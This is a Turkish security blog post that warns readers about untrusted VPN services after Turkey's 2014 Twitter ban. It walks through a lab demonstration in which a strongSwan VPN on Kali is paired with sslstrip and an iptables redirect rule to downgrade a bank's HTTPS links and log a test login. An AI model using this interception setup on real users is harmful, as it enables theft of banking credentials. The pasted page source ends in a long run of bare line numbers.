

Virtual Pirate Network (VPN)

written by Mert SARICA | 1 May 2014

Türkiye, 20 Mart 2014 tarihinde Twitter'a erişime engelleneyerek, dünyada Twitter'ı Çin'den sonra yasaklayan ikinci ülke olarak tarihe adına altın harflerle yazdırdı. Ardından Twitter yasağının nasıl aşılabileceği konusunda yazılı ve basılı görsel medya seferber oldu. Kısa bir süre içinde malum yasağın DNS tabanlı olduğu ve basit bir DNS değişikliği ile bu yasağın kolaylıkla atlatılabildiği anlaşıldı. Hatta bazı haber kanalları canlı yayında DNS değişikliğinin nasıl yapılabileceğini adım adım gösterdi. Canlı yayını kaçıranlar ise DNS adreslerini duvar yazılarından öğrenebildiler :)



Benim gibi, Android yüklü cep telefonundan Twitter'a girenler için bu yasağı atlatmak pek kolay olmadı çünkü rootlanmamış bir cihazda (Android 4.4.2) kullanılan 3G bağlantı için DNS değişikliği yapmak mümkün değildi. Buna karşı 2 yöntemden (cihazı rootlamak veya bir VPN hizmetinden faydalanmak) biri izlenebilirdi. Cihazı rootlamak beraberinde ilave güvenlik riskleri getireceğinden ötürü cihazımı rootlamaya hiçbir zaman sıcak bakmamıştım, Twitter yasağı nedeniyle de rootlamayı tercih etmedim. Ücretsiz bir VPN uygulaması ile VPN hizmetinden faydalanma kısmı ise pratik ve hızlı bir çözüm olarak görünse de, tüm uygulama trafiğimin bilinmeyen bir ağ üzerinden

gitmesine de gönlüm pek el vermiyordu. Wifi ayarları üzerinden DNS değişikliği yapılabildiği için bir süre Twitter'a cep telefonum ile WIFI ağlar üzerinden giriş yaptım.

Twitter yasağı şöyle böyle atlatılıyor diye TIB'in gözüne onlarca haber sokulduktan kısa bir süre sonra bu defa Twitter'ın IP adresleri yasaklanmaya başladı. Bu defa Twitter'ın yasaklanmayan IP adresleri üzerinden Twitter'a bağlanmak mümkün olabiliyordu fakat yine rootlanmamış bir Android cihaz için ip adresi – host eşleştirmesi yapmak (/etc/hosts) mümkün değildi. Bu defa kendi VPN sunucumu kurup onun üzerinden mi Twitter'ın yasaklanmamış IP adreslerine cep telefonu üzerinden bağlansam yoksa F-Secure'un Freedome VPN uygulamasını mı kullansam derken aklıma aylardır evde kuzu gibi yatan ve üzerinde Kali yüklü olan 2. Raspberry PI geldi. Kali üzerine OpenVPN sunucusu kurmak tam da gözümde büyürken Twitter üzerinden Gökhan POYRAZ'ın attığı bir tweet imdadıma yetişti. Gökhan'ın blogunda yer alan strongSwan VPN uygulaması kurulum adımlarından hızlıca geçtikten sonra Kali üzerinde başarıyla strongSwan'i kurdum. (GMP ve libgmp3c2_4.3.2+dfsg-1_armel.deb paketlerini ayrıca kurmam gerekti.)


Herkesin elinin altında benim gibi VPN uygulaması kuracak hazır bir sistemi olmadığı için çoğu kimsenin ücretsiz VPN hizmetlerinden faydalandığını farkettim. Özellikle yakın çevremden gelen, hangi VPN uygulamasını yüklemeliyim ? Hangisi daha güvenli ? gibi sorular karşısında VPN kullanımının halk arasında ciddi derecede arttığını anladım. Tabii güvenilirliğinden emin olunamayan bir VPN üzerinden internet bağlantısı gerçekleştirmenin getirdiği riskleri, VPN'i sadece Twitter yasağını atlatmak için kullanan bir kullanıcı kitlesine anlatmak çok kolay olmadı.

Twitter yasağı nedeniyle VPN kullanımı arttıktan sonra güvenilir olmayan VPN sunucuları üzerinden şifrelerin çalındığı ile ilgili haberler okumaya başladık. Ardından bankalar, güvenilir olmayan VPN sunucuları üzerinden gerçekleştirilen bankacılık işlemlerinin tehlikeli olabileceği ile ilgili güvenlik bildirimleri yayınlamaya başladılar.

Yeri gelmişken bankada çalışan bir güvenlik uzmanı olarak, bankaların müşterilerine sadece gerekli gördükleri zamanlarda (mevcut veya potansiyel güvenlik ihlalleri) güvenlik uyarıları gönderdiklerini, dolayısıyla bu tür uyarıların bir müşteri olarak büyük bir ciddiyetle dikkate alınması gerektiğini belirtmek isterim.

Bu esnada yakın bir arkadaşım, bu tür (güvensiz VPN sunucularının kullanımı) güncel konularla ilgili olarak neden birşeyler yazmadığımı konusunda eleştiriler oklarını bir bir üzerime atmaya başladı. Ben de hazır Kali üzerine VPN uygulaması kurmuşken, art niyetli kişilerce yönetilen bir VPN sunucusunun nasıl kullanıcıların internet bankacılığı şifrelerini çalabileceğini arkadaşşıma göstermeye ve eleştirilerine bu yazı ile karşılık vermeye karar verdim.

Simülasyon için sanal makinede yüklü olan Windows XP işletim sistemi üzerine bir VPN istemcisi yüklemeye karar verdim. Kali işletim sistemi üzerinde yüklü olan strongswan uygulaması ile bu istemciyi bağladıktan sonra Kali üzerinde sslstrip aracını port 8080 üzerinde çalıştırdım.




sslstrip aracı, http üzerinden gerçekleşen bir trafikte yer alan tüm https:// bağlantı adreslerini http:// ile değiştirerek kendisi üzerinden hedef sistem ile bağlantı kurarak ortadaki adam saldırısı (MITM) ile şifreleri çalabilmektedir.

Ardından Gökhan POYRAZ'ın blog yazısında yer verdiği vpn.sh betik dosyasından NAT geçen 2 satırını silip yerine sslstrip aracı için iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080 satırını ekledim. Bu satır ile iptables'ın, port 80 üzerinden giden (outbound) http trafiğini sslstrip'in çalıştığı port 8080'e yönlendirip aracın tüm https:// bağlantıları http://'ye çevirmesini sağladım.

```
root@kali:~# cat /usr/local/bin/vpn.sh
#!/bin/bash
echo 1 > /proc/sys/net/ipv4/ip_forward
sleep 1
iptables -A FORWARD -o eth0 -i eth0 -s 10.71.80.0/24 -m conntrack --ctstate NEW -j ACCEPT
iptables -A FORWARD -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
# iptables -t nat -F POSTROUTING
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
sleep 1
/usr/local/sbin/ipsec start
root@kali:~#
```

Simülasyon için öncelikle XP ile Kali arasında VPN bağlantısını kestim. Ardından Chase Bank'ın web sitesine <http://www.chase.com> adresinden bağlanmak istediğimde sunucunun beni otomatik olarak <https://www.chase.com> adresine yönlendirdiğini gördüm. Kaynak kodu üzerinde <https://> önekini (prefix) arattığımda 40 tane sonuç ile karşılaştım.



```
CHASE Bank - Credit Cards, | x view-source:https://www.ch x
view-source:https://www.chase.com
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml
2 <html>
3 <head>
4 <meta http-equiv="content-type" content="text/html; charset=UTF-8"/>
5 <meta name="keywords" content="student loans, business banking, commercial banking, auto loans, Checkings, Chase
bank, provides credit cards, mortgage, investing and retirement planning"/>
6 <meta name="description" content="CHASE Bank provides credit cards, mortgage, commercial banking, auto loans,
investing and retirement planning, checking, student loans, and business banking. Chase what matters!"/>
7 <link rel="canonical" href="https://www.chase.com"/>
8 <title>CHASE Bank - Credit Cards, Mortgage, Personal & Commercial Banking, Auto Loans, Investing, Retirement
Planning, Checking, and Business Banking</title>
9 <link rel="stylesheet" href="/c/040614/etc/designs/chasecomhomepage/clientlibs.css" type="text/css"/>
10 <link rel="shortcut icon" href="/etc/designs/chasecom/images/favicon.ico" type="image/vnd.microsoft.icon"/>
11 <link rel="icon" href="/etc/designs/chasecom/images/favicon.ico" type="image/vnd.microsoft.icon"/>
12
13 <script>
14     var tagManagerConfig = {
15         tagServer: "https://www.chase.com"
16     };
17 </script>
18 <script type="text/javascript" src="/c/040614/apps/chase/clientlibs/foundation/scripts/Reporting.js"></script>
19 <script id="jpmcjs-script" data-base="true" src="/c/040614/apps/chase/clientlibs/foundation/jpmcjs/js/jpmc.js"
type="text/javascript"></script>
20 <script>
21 // Register contentJS and siteJS paths
22 require.config( {
23     paths: {
24         "content": tagManagerConfig.tagServer+"/apps/chase/clientlibs/foundation/contentjs/js/content",
25         "site": tagManagerConfig.tagServer+"/apps/chase/clientlibs/foundation/sitejs/js/site",
26         "content/conf/appsconfig": tagManagerConfig.tagServer+"/etc/chase/appsconfig"
27     }
28 });
29
30 </script>
31 <script id="homepage-po-script" src="/c/040614/apps/chase/clientlibs/foundation/publishoptimized/homepage-po-min.js"
type="text/javascript"></script>
```

Ardından XP ile Kali arasında VPN bağlantısı kurduktan sonra Chase Bank'ın web sitesine <http://www.chase.com> adresinden bağlandığımda, araya giren sslstrip aracının bağlantıyı <https://www.chasebank.com> sitesine yönlendirmediğini gördüm. Kaynak kodu üzerinde de <https://> öntakını arattığımda da 0 sonucu ile karşılaştım ve sslstripin aradaki adam saldırısını gerçekleştirmesi için kullanıcı adına mert şifre kısmına da dert yazdım. Son olarak sslstrip.log dosyasına baktığımda ise bu aracın girdiğim kullanıcı adı ve şifreyi kayıt dosyasına yazabildiğini görmüş oldum.

CHASE Bank - Credit Cards, | x view-source:www.chase.com x

www.chase.com

Personal | Business | Commercial Find a Branch or ATM | Contact Us | En Español

CHASE


Search

Products & Services Why Chase? Log In or Enroll

INTRODUCING THE QUICK AND SIMPLE CARD FINDER

IN JUST 3 STEPS, FIND THE CARD THAT FITS YOUR NEEDS.

Get Started



Welcome

mert

Forgot User ID/Password?

Log In to Accounts

Remember Me

Find the Right Business Card

Ready to Accept Credit Cards?

Live life on your own terms.

Apply online at

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml
2 <html>
3 <head>
4   <meta http-equiv="content-type" content="text/html; charset=UTF-8"/>
5   <meta name="keywords" content="student loans, business banking, commercial banking, auto loans, Checkings, Chase
bank, provides credit cards, mortgage, investing and retirement planning"/>
6   <meta name="description" content="CHASE Bank provides credit cards, mortgage, commercial banking, auto loans,
investing and retirement planning, checking, student loans, and business banking. Chase what matters!"/>
7   <link rel="canonical" href="http://www.chase.com"/>
8   <title>CHASE Bank - Credit Cards, Mortgage, Personal & Commercial Banking, Auto Loans, Investing, Retirement
Planning, Checking, and Business Banking</title>
9   <link rel="stylesheet" href="/c/040614/etc/designs/chasecomhomepage/clientlibs.css" type="text/css"/>
10  <link rel="shortcut icon" href="/etc/designs/chasecom/images/favicon.ico" type="image/vnd.microsoft.icon"/>
11  <link rel="icon" href="/etc/designs/chasecom/images/favicon.ico" type="image/vnd.microsoft.icon"/>
12
13 <script>
14   var tagManagerConfig = {
15     tagServer: "http://www.chase.com"
16   };
17 </script>
18 <script type="text/javascript" src="/c/040614/apps/chase/clientlibs/foundation/scripts/Reporting.js"></script>
19 <script id="jpmcjs-script" data-base="true" src="/c/040614/apps/chase/clientlibs/foundation/jpmcjs/js/jpmc.js"
type="text/javascript"></script>
20 <script>
21 // Register contentJS and siteJS paths
22 require.config({
23   paths: {
24     "content": tagManagerConfig.tagServer+"/apps/chase/clientlibs/foundation/contentjs/js/content",
25     "site": tagManagerConfig.tagServer+"/apps/chase/clientlibs/foundation/sitejs/js/site",
26     "content/conf/appsconfig": tagManagerConfig.tagServer+"/etc/chase/appsconfig"
27   }
28 });
29 </script>
30
31 <script id="homepage-po-script" src="/c/040614/apps/chase/clientlibs/foundation/publishoptimized/homepage-po-min.js"
type="text/javascript"></script>
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Bu simülasyon ile güvenilir olmayan bir VPN sunucusu üzerinde çalıştırılan/kullanılan çeşitli araçlar ve yöntemler ile art niyetli kişilerin sifrelerinin kolaylıkla çalabileceğini göstermiş olduğumu

düşünüyorum. Siz siz olun, bilmediğiniz bir VPN sunucusu kullanmadan önce başınıza neler gelebileceğini tekrar ama tekrar düşünün!

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.